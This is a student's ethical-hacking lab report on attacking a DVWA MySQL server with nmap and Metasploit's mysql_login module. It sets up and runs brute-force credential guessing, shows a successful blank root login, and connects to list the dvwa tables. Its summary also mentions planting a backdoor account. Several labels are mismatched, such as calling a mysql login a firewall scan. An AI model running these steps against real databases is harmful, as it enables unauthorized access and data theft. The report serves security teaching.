Performing SQL Injection to manipulate Tables in a Databse

ETHICAL HACKING & LAB Assignment 5

Student Info
Name: SRIJA PABBA
Student ID: 00866719
Email:
spabb6@unh.newhaven.edu

Table of Contents

Executive Summary

Highlights


> *In this lab, I learned how to exploit a MySQL database using SQL injection techniques. I used **nmap** to scan for open ports and **Metasploit** to exploit a vulnerable MySQL database on port 3306. The lab showed how attackers can leverage weak credentials and misconfigurations to manipulate databases and gain unauthorized access.*

Objectives


> *First, I scanned the network with **nmap** to locate the MySQL database. Then, I used a password list to crack the administrator credentials. After gaining access, I explored the database, created a new user named "hacker," and set up a backdoor for future access. The lab helped me understand the risks of weak credentials and unprotected databases.*

Lab Description Details

To scan for the remote site for open ports




To perform a service and script scan of the target on port 3306



To start the postgresql service

The following command to launch the msfconsole of the Metasploit framework

“msfconsole”



To search for the MySQL Login Utility

We used the following command to use the MySQL Login Utility

“use auxiliary/scanner/mysql/mysql_login”

To get information about the MySQL Login Utility

```
msf > search mysql_login

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   auxiliary/scanner/mysql/mysql_login                    normal  MySQL Login Utility


msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > info

       Name: MySQL Login Utility
     Module: auxiliary/scanner/mysql/mysql_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the c
```

Screenshot shows the Information about the MySQL Login Utility

The following commands To allow the scanner to use blank passwords and to set the RHOSTS to “203.0.113.100”

And to set the USERNAME to root and to set the password file “set PASS_FILE/usr/share/john/password.lst”.

And also I have set the stop when the password is found

```
msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
BLANK_PASSWORDS => TRUE
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
msf auxiliary(mysql_login) > set STOP_ON_SUCESS true
STOP_ON_SUCESS => true
```

```
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting               Required  Description
   ----              ---------------               --------  -----------
   BLANK_PASSWORDS   TRUE                          no        Try blank passwords for all
 users
   BRUTEFORCE_SPEED  5                             yes       How fast to bruteforce, fro
m 0 to 5
   DB_ALL_CREDS      false                         no        Try each user/password coup
le stored in the current database
   DB_ALL_PASS       false                         no        Add all passwords in the cu
rrent database to the list
   DB_ALL_USERS      false                         no        Add all users in the curren
t database to the list
   PASSWORD                                        no        A specific password to auth
enticate with
   PASS_FILE         /usr/share/john/password.lst  no        File containing passwords
one per line
   Proxies                                         no        A proxy chain of format typ
e:host:port[,type:host:port][...]
   RHOSTS            203.0.113.100                 yes       The target address range or
 CIDR identifier
   RPORT             3306                          yes       The target port
   STOP_ON_SUCCESS   false                         yes       Stop guessing when a creden
tial works for a host
   THREADS           1                             yes       The number of concurrent th
reads
```

Screenshot shows the options what I have been set


To run the auxiliary module

```
nge or CIDR identifier
   RPORT             3306                          yes       The target port
   STOP_ON_SUCCESS   true                          yes       Stop guessing when a
credential works for a host
   THREADS           1                             yes       The number of concurr
ent threads
   USERNAME          root                          no        A specific username t
o authenticate as
   USERPASS_FILE                                   no        File containing users
 and passwords separated by space, one pair per line
   USER_AS_PASS      false                         no        Try the username as t
he password for all users
   USER_FILE                                       no        File containing usern
ames, one per line
   VERBOSE           true                          yes       Whether to print outp
ut for all attempts

msf auxiliary(mysql_login) > run

[*] 203.0.113.100:3306 MYSQL - Found remote MySQL version 5.0.51a
[+] 203.0.113.100:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```


Following command to exit Metasploit



To view the available switches for the mysql command


“mysql --help”

To Scan the firewall for open ports “mysql -h 203.0.113.100 -u root”




Screenshot shows the firewall for open ports

The following command is to select the information_schema database And the following command show the tables in the information_schema database



The following command will show all of the databases and typed the following command “use dvwa”


Then “show tables ” shows the tables in the dvwa database.



Screenshot shows that tables in the dvwa database

